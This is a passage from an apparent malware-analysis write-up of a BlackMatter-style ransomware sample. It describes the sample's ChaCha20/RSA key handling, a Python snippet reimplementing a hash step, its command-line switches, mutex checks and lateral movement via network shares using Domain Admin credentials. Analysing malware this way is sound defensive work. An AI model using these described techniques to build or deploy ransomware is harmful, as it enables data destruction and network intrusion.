
It will then set it as the value for the DefaultIcon registry key.

image shown here

Finally it will initialise the encryption keys it will use.

A symmetric random key is generated locally and then a copy is made which is encrypted by the public RSA key. This is later appended to the files to allow for decryption to occur. Then the original version of the symmetric key gets encrypted via rtlEncryptMemory(), which is decrypted on the fly when it is needed for file encryption. This is to reduce the risk of it being exposed in memory. Regarding the the symmetric key algorithm it is apparently a custom ChaCha20 algorithm - Chuong Dong has a great post discussing it here during his analysis of a 2021 BlackMatter sample.
logic reimplemented in Python
idx = 0x07F1CC1 # final 3 random bytes of matrix in little endian

edx = (idx * 0x8088405) & 0xffffffff
edx = (edx + 1) & 0xffffffff
edx = (edx * 120)# & 0xff00000000
edx = edx >> 32
print(hex(edx))
3. CLI Parsing & Dispatch
Finally, it will enter a function I have named parse_cli_and_dispatch()
The sample hashes its command line arguments and then enters different functions depending on the result. I ran my extracted strings through the hashing algorithm and found it can be be run with the following commandline arguments.
-path
-pass
-safe
-wall
-gspd
-psex
-gdel


There is one command line argument I did not manage to resolve.
-pass is meant to be supplied by a hands on keyboard operator. A Domain Administrators credentials should be passed as an argument. Due to the presence of this argument, whenever this sample laterally moves or restarts instances of itself, it always makes sure to make a copy of its command line arguments to pass to the new instances.
-psex is not provided by a commandline operator, rather it is determined by the configuration flags. If the configuration flag try_lateral_movement_via_network_shares_conf_flag is present and it manages to gain Domain Admin credentials (either via -pass or via the default credentials it attempted), it will restart an instance of itself with this commandline.
-gspd is similar however it is determined by the try_lateral_movement_via_GPO_conf_flag.
-wall is again determined by a configuration flag deploy_ransom_notes_on_printer_and_wallpaper_conf_flag and it will restart itself with this command to dispatch the associated functions for creating a wallpaper and enumerating printers.
-path is meant to be supplied by an operator to specify a directory to be encrypted I believe.
The sample will start new instances of itself with -safe if it detects it is being run outside of normal boot.
The function dispatched from the CLI argument I could not resolve leads to -gdel being passed the new instance.

If no command line argument is supplied it will generate a mutex name from hashing its public RSA key. If this has already been created by a prior instance it will either exit, or load and dispatch a child process to securely erase its current image from the disk. Otherwise it will create the mutex itself.
If no command line is supplied as mentioned it will start of by checking if it has managed to acquire any Domain Admin credentials and which configuration flags have been supplied.

Try lateral movement via network shares
First I will discuss the try_lateral_movement_via_network_shares_conf_flag case.
It will restart itself with the commandline -psex (if it also managed to breach a Domain Admin).

Once the new instance reaches the parse_cli_and_dispatch() function it will enter if_psex(). First it will create a named pipe derived from its public RSA key. Then it will enter psex_main().
It will then create a named pipe derived from its computer name. It also duplicates a handle to this pipe into explorer or LSASS which may be a trick to keep the handle from closing - https://f3real.github.io/duplicatehandle.html

Then it generate a list of the DnsHostName of all the Domain Controllers and computers in the domain.

It will generate the following strings.

